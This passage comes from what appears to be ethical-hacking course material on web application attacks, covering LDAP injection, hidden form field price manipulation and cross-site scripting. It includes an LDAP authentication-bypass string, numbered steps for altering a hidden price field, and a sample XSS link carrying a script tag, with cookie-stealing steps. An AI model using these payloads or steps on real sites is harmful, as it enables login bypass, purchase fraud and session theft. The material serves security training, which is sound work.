


FIGURE 13.12: Operation with code injection

Attack

If an attacker enters a valid user name of "juggyboy" and injects `juggyboy) (& )`, then the URL string becomes `(& (USER=juggyboy) (& ) (PASS=blah) )`. Only the first filter is processed by the LDAP server; only the query `(& (USER=juggyboy) (& )` is processed. This query is always true, and the attacker logs into the system without a valid password.




FIGURE 13.13: Attack

Hidden Field Manipulation Attack



HTML Code


```
<form method="post"
  action="page.aspx">
  <input type="hidden" name=
    "PRICE" value="200.00">
  Product name: <input type=
    "text" name="product"
    value="Juggyboy Shirt"><br>
  Product price: 200.00"><br>
  <input type="submit" value=
    "submit">
</form>
```

Normal Request

http://www.juggybo
y.com/page.aspx?pr
oduct=Juggyboy%20S
hirt&price=200.00

Attack Request

http://www.juggybo
y.com/page.aspx?pr
oduct=Juggyboy%20S
hirt&price=2.00



Product Name

Product Price

Submit

- ⓘ When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an **HTTP request (GET or POST)**
- ⓘ HTML can also store field values as hidden fields, which are **not rendered to the screen** by the browser, but are collected and submitted as parameters during form submissions
- ⓘ Attackers can examine the **HTML code of the page** and change the hidden field values in order to change post requests to server

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Hidden Field Manipulation Attack

Hidden manipulation attacks are mostly used against **e-commerce** websites today. Many online stores face these problems. In every client session, developers use hidden fields to store client information, including price of the product (Including discount rates). At the time of development of these such programs, developers feel that all the applications developed by them are safe, but a hacker can manipulate the prices of the product and complete a **transaction** with price that he or she has altered, rather than the actual price of the product.

For example: On eBay, a particular mobile phone is for sale for \$1000 and the hacker, by altering the price, gets it for only \$10.

This is a huge loss for website owners. To protect their networks from attacks, website owners are using the latest antivirus software, firewalls, intrusion detection systems, etc. If their website is attacked, often it also loses its credibility in the market.

When any target requests web services and makes choices on the **HTML page**, then the choices are saved as form field values and delivered to the requested application as an HTTP request (GET or POST). The HTML pages generally save field values as hidden fields and they are not displayed on the monitor of the target but saved and placed in the form of strings or parameters at the time of form submission. Attackers can examine the HTML code of the page and change the hidden field values in order to change post requests to the server.

```
<input type="hidden" name= "PRICE" value="200.00">
```

```
Product name: <input type= "text" name="product" value="Juggyboy  
Shirt"><br>  
Product price: 200.00"><br>  
<input type="submit" value= "submit">  
</form>
```

1. Open the html page within an HTML editor.
2. Locate the hidden field (e.g., "<type=hidden name=price value=200.00>").
3. Modify its content to a different value (e.g. "<type=hidden name=price value=2.00>").
4. Save the html file locally and browse it.
5. Click the Buy button to perform electronic shoplifting via hidden manipulation.



FIGURE 13.14: Hidden Field Manipulation Attack

Cross-Site Scripting (XSS) Attacks



- Cross-site scripting ('XSS' or 'CSS') attacks **exploit vulnerabilities in dynamically generated web pages**, which enables malicious attackers to inject client-side script into web pages viewed by other users
- It occurs when **invalidated input data** is included in dynamic content that is sent to a user's web browser for rendering
- Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it **within legitimate requests**

 Malicious script execution	➔	Session hijacking	
 Redirecting to a malicious server	➔	Brute force password cracking	
 Exploiting user privileges	➔	Data theft	
 Ads in hidden IFRAMES and pop-ups	➔	Intranet probing	
 Data manipulation	➔	Keylogging and remote monitoring	


Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Cross-Site Scripting (XSS) Attacks

Cross-site scripting is also called XSS. Vulnerabilities occur when an attacker uses web applications and sends malicious code in JavaScript to different end users. It occurs when invalidated input data is included in **dynamic content** that is sent to a user's web browser for rendering. When a web application uses input from a user, an attacker can **commence** an attack using that input, which can propagate to other users as well. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it within legitimate requests. The end user may trust the web application, and the attacker can exploit that trust in order to do things that would not be allowed under normal conditions. An attacker often uses different methods to encode the **malicious** portion (Unicode) of the tag, so that a request seems genuine to the user. Some of them are:

- Malicious script execution - Session hijacking
- Brute force password cracking - Redirecting to a malicious server
- Exploiting user privileges - Data theft
- Intranet probing - Ads in hidden IFRAMES and pop-ups
- Data manipulation - Keylogging and remote monitoring



How XSS Attacks Work

To understand how cross-site scripting is typically exploited, consider the following hypothetical example.




FIGURE 13.15: How XSS Attacks Work



Malicious Script:

When the user clicks on the link, the URL is sent to legitimateSite.com with the malicious code. Then the server sends a page back to the user including the value of client profile and the malicious code is executed on the client's machine.

The following diagram depicts the cross-site scripting attack scenario attack via email:





FIGURE 13.16: Attack via Email



XSS Example: Attack via Email

The following are the steps involved in an XSS attack via email:

1. Construct a malicious link:

```
<AHREF=http://juggyboybank.com/registration.cgi?clientprofile=<SCRIPT>malicious code</SCRIPT>>Click here</A>
```

2. Email the URL to the user and **convince** the user to click on it.
3. User requests the page.
4. **Legitimate** server sends a response page with malicious script.
5. Malicious script runs on the user's browser.





FIGURE 13.17: Attack via Email



XSS Example: Stealing Users' Cookies

To steal the user's cookies with the help of an XSS attack, the attacker looks for XSS vulnerabilities and then installs a **cookie stealer** (cookie logger).

The following are the various steps involved in stealing user's cookies with the help of XSS attack:

1. Attacker initially hosts a page with malicious script
2. The user visits the page hosted by attacker
3. The attacker's server sends the response as HTML containing malicious script
4. The user's browser runs the HTML malicious script
5. The Cookie Logger present in the malicious script collects user's cookies
6. The malicious script redirects the user to attacker's server
7. The user's browser sends the request with the user's cookies





FIGURE 13.18: Stealing Users' Cookies



XSS Example: Sending an Unauthorized Request

Using an XSS attack, the attacker can also send an unauthorized request. The following are the steps involved in an XSS attack intended to send an **unauthorized request**:

1. Attacker constructs a malicious link
2. Sends an email containing the URL to user and convinces user to click on it
3. The user's browser sends a request to the attacker's server for the page
4. The attacker's server in response to the user's request sends the page with malicious script
5. The user's browser runs the malicious script
6. The malicious script sends an **authorized request**





FIGURE 13.19: Sending an Unauthorized Request



XSS Attack in a Blog Posting

The following diagram depicts the XSS attack in a blog posting:


